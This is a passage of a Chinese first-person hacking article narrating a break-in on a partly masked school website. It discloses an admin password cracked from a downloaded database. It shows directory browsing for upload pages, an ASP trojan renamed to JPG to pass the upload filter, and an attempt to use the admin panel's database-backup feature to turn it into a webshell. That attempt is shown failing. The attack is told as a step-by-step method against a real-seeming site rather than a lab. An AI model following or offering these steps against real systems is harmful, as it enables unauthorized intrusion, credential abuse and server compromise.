这下好了，搞到了admin的密码（000000），赶快再到http://www.sndxxx.com/admin/index.php尝试登录吧！未曾料想，还是不让进，真晕啊！难道这个用户不是后台的？小菜我又转到首页，找到论坛进行会员登录，也不行。无奈之下，我又回到网站目录中继续翻找，在http://www.sndxxx.com/upfile.php这个貌似上传的页面中进行登录，先是被提示“请先在前台登录”；再到http://www.sndxxx.cóm/do/login.php登录时又被提示“密码不正确，点击重新输入”（如图10），虽然在这儿看到了“Powered by PHP168 V6.01 Code ? 2003-07 PHP168CMS”等信息，但百度之后发现并没有什么利用价值，碰壁。




图10

5. 再从目录暴露下手，碰壁之后终入“后台”

还是接着在目录中狂翻吧，呵呵，找到http://www.sndxxx.com/zt/dayu/edit/admin/login.asp，一访问发现是eWebEditor，放弃。再到http://www.sndxxx.com/zt/dayu/upfile/目录，有UpFile.asp和UpLoad.asp两个上传文件，点击第二个访问http://www.sndxxx.com/zt/dayu/upfile/Upload.asp，终于出现了上传页面，赶快找个ASP马试着上传一下，结果被提示“文件格式不对，请选择：doc,xls,pdf,ppt,txt,rar,zip格式的文件！”（如图11）。很失望，因为不是提示“只允许JPG”之类的图片文件，不太习惯，貌似找的地方不太对，心拔凉拔凉滴！我再翻，终于发现在http://www.sndxxx.com/zt/dayu/uploadfile/目录中有好多的JPG图片文件，而且最下面有两个最新的大小一样的JPG和GIF图片文件，该不会是“图片马”吧？点击一下，呵呵，果然是（如图12）！一个加密的【宝宝资源网P美化黑色版小马】，这个被入侵的信号极大地刺激到了我，因为很快就能找到可以上传JPG图片文件的链接了（别人能上传，我也能！），那就是http://www.sndxxx.com/zt/dayu/uppic/Upload.asp！




图11




图12




图13




图14

将刚才的ASP木马修改扩展名为JPG，上传，这回成功了（如图13）！再到http://www.sndxxx.com/zt/dayu/uploadfile/目录中查看，时间、文件大小等信息都对号（如图14），说明上传无误而且未被杀。接着构造http://www.sndxxx.com/zt/dayu/uploadfile/201182110101481660.jpg进行访问，返回的内容与之前查看别人的图片网马一样（如图15），显示的是文本内容，说明这个地址完全正确。现在的问题是——数据库备份在哪儿呢？




图15




图16




图17

由于只是找到了上传文件的页面而不是进入到了真正的管理后台，所以寻找数据库备份根本就无从谈起。于是我接着翻，进入了http://www.sndxxx.com/zt/dayu/adminmanage/ads/目录（如图16），点击第一个“adv_pic.asp”，哈哈，又一个“管理员登录”界面！都到这一步了，再尝试一下总不会错的，直接使用账号admin和密码000000进行尝试登录（如图17），点击“登录”按钮之后终于见到了网站管理的后台界面（如图18）！原来，之前通过下载数据库并破解MD5密码得到的账号所对应的真正后台登录地址是http://www.sndxxx.com/zt/dayu/adminmanage/ads/adv_pic.asp。

6.冲不破那黎明前的黑暗

入侵检测进行到这一步，似乎离拿到WebShell仅一步之遥了，但新的问题很快出现——虽然在“基本设置”中找到了“数据库备份”（如图19），非常标准的界面，只是“当前数据库路径”中的“../../data/#dayu.mdb”竟然无法被修改，不能用之前刚刚上传的JPG格式木马所替代（“../../uploadfile/201182110101481660.jpg”）！这样自己的网马就无法被备份成ASP格式了，也就无法被解析执行，永远地成为了“可远观而不可亵玩焉”的文本型JPG图片马！

